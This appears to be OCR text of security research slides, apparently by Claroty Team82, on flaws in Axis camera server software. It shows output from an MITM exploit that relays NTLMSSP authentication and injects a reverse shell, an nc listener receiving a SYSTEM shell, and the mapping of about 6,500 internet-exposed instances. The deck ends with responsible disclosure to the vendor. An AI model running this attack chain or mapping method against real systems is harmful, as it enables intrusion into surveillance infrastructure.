



```
[root@localhost axis]# python3 mitm_exploit.py
[+] Setting up MiTM listener!
[+] Received connection from client! forwarding to server
[+] Forwarding NTLMSSP Challenge/Response
[+] Auth completed! Injection RevShell payload
[+] You should get reverse shell any minute now!
[root@localhost axis]#
```

```
[root@localhost axis]# nc -lvk 5050
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::5050
Ncat: Listening on 0.0.0.0:5050
Ncat: Connection from 10.10.7.57.
Ncat: Connection from 10.10.7.57:54098.
Microsoft Windows [Version 10.0.19045.5965]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

And Then - Pivot to Cameras!



Understanding the Aftereffect!

Internet-Exposed Instances

- Using internet scanning services (Shodan, Censys) - we discover ~6,500 exposed devices!!
  - Almost 4,000 in the US!

Hosts

Results: 6,548 Time: 0.08s

Location:

3,856	United States
360	Germany
236	Canada
204	Mexico
192	France

More

Host Filters

Labels:

1,736
1,352
1,212
1,192
893

More

Autonomous System:

767
361
290
209
175

More

Location:

3,856	United States
360	Germany
236	Canada
204	Mexico
192	France

More

Hosts

Results: 6,548 Time: 0.08s

Microsoft Windows SFWL (40510) Geor

network.device.vpn network.device

80/HTTP 500/IKE

55757/HTTP

Microsoft Windows VIVACOM-AS BULGARIA (

remote-access login-page network-administration c

80/HTTP 123/NTP

7563/HTTP 7609/HTTP

9090/HTTP 22331/HTTP

55764/UNKNOWN 55765/HTTP

Microsoft Windows ATT-INTERNET4 (7018)

ics default-landing-page file-sharing bootstrap jq

7/EIP 13/DAYTIME

135/DCERPC 137/NETBIOS

1801/MSMQ 2103/DCERPC

Mapping Targets

- Because the server uses **NTLMSSP** - it advertises its domain!
- We can simply connect to an instance and **query it**
- creating a map of **~6,500** instances

	A	B	C	D	E	F	G
1	server_ip	server_port	ad_domain_name	server_name	dns_domain_name	fqdn	parent_dns_domain
510	7	55	LE -P3	LE -P3	Ler	Lenovo-P3	None
511	1 4	55	S	ER01	s	01.	com
512	7	55	S		SE	SE	None
513	1	55	MA 04	E04	04	04	None
514	2	55	RCC	01	.local	.local	.local
515	7	55	LE 2020	LBBC	L 2020	2020	
516	1	55	AXISNVR-S	AXISN	AXISNVR-S	AXISNVR-S	
517	1	55	EM A2	EMVI	E	AH	None
518	4	55	O C01	OASIS	01	C01	None
519	1	55	W .E	WS	.local	.local	local
520	6	55	AXISNVR-F	AXISN	AXISNVR-	AXISNVR-	None
521	1 6	55	SMCCAMSRV2022	SMCCAMSRV2022	SMCCAMSRV2022	SMCCAM	None
522	1	55	DI	D 022	.com	com	com
523	8	55	L 1600	00	00	00	
524	6	55	AXISNVR-	AXISNVR-	AXISNVR-	AXISNVR-	None
525	1	55	SUPERIOR	AXIS1	local	axis1.s	local
526	1	55	AXISNVR-	AXISNVR-S	AXISNVR-9	AXISNVR-S	None
527	7	55	DESKTOP	DESKTOP-	DESKTOP-6	DESKTOP-	
528	1	55	DVRA	DVRA2	DVRA2	DVRA2	
529	1 0	55	IK-11	-11	11	11	None
530	7	55	CAMSRV	S		R	
531	1 7	55	AXISNVR-	AXISNVR-E	AXISNVR-	AXISNVR-EJ	None
532	2	55	AXISNVR-	AXISNVR-C	AXISNVR-	AXISNVR-GI	None
533	1	55		MS27		MS	None
534	8	55		BARE01		B .local	local
535	2	55		LMM_7			None
536	6	55		CI7		C com	.com
537	2	55		C1443		C	None

Remember this?

- …
- **NTLMSSP**: Authentication method (Windows)
- **Hostname**: hostname of host
- …

This includes **Domain**!!

```
Listening for incoming connections on port 55754

CLIENT --> SERVER DATA:
User-Agent: Axis.Remoting.N

CLIENT --> SERVER DATA:
NTLMSSP
ESKTOP-XXXXWORKGROUP

...

CLIENT --> SERVER DATA:
{
  "Request": {
    "Id": "JCuqIzL2fdAp",
    "Service": "VersionFacade",
    "Method": "get_ProductVersion",
    "Parameters": {}
  }
}
SERVER --> CLIENT DATA:
{
  "Response": {
    "Id": "JCuqIzL2fdAp",
    "Value": {
      "Id": "5vg9aykDfvh3",
      "Result": "5.57.33556"
    }
  }
}
```

Mapping Targets

	A	B	C	D	E	F	G
1	server_ip	server_port	ad_domain_name	server_name	dns_domain_name	fqdn	parent_dns_domain
510	7	55	L -P3	-P3	Ler	Lenovo-P3	None
511	1 4	55	S	ER01	s	01.	.com
512	7	55	S		SE	SE	None
513	1	55	MA 04	CE04	04	04	None
514	2	55	RCC	01	.local	.local	.local
515	7	55	L 2020	LBBC	L 2020	2020	
516	1	55	AXISNVR-S	AXISN	AXISNVR-S	AXISNVR-S	
517	1	55	EM A2	EMVI	E	AH	None
518	4	55	O C01	OASIS	01	C01	None
519	1	55	W E	WS	local	local	local
520	6	55	AXISNVR-F	AXISN	AXISNVR-	AXISNVR-	None
521	1 6	55	SMCCAMSRV2022	SMCCAMSRV2022	SMCCAMSRV2022	SMCCAM	None
522	1	55	DI	D 022	.com	com	com
523	8	55	1600	00	00	00	
524	6	55	AXISNVR-	AXISNVR-	AXISNVR-	AXISNVR-	None
525	1	55	SUPERIOR	AXIS1	local	axis1.s	local
526	1	55	AXISNVR-	AXISNVR-S	AXISNVR-9	AXISNVR-S	None
527	7	55	DESKTOP	DESKTOP-	DESKTOP-6	DESKTOP-	
528	1	55	DVRA	DVRA	DVRA	DVRA	
529	1 0	55	IK-11	-11	11	-11	None
530	7	55	CAMSRV	S		R	
531	1 7	55	AXISNVR-	AXISNVR-E	AXISNVR-	AXISNVR-EJ	None
532	2	55	AXISNVR-	AXISNVR-	AXISNVR-	AXISNVR-GI	None
533	1	55		MS27		MS	None
534	8	55		BARE01		B .local	local
535	2	55		LMM_7			None
536	6	55		CI7		C com	.com
537	2	55		C1443		C	None

Why so many exposed?

- Many countries **banned chinese-made** surveillance
- Remote access is need for this service
  - For multiple site installations, remote monitor etc…
- People believe the protocol is **secure** because it is **encrypted**

Aftermath

- We reported all of these vulnerabilities to Axis Solutions
- They were **super professional** and and fixed all of the vulnerabilities
  - Really! i've never got an email response within 10 minutes of reporting!
- They've worked hard to fix everything, kudos to them!!

Thank you

CLAROTY
TEAM82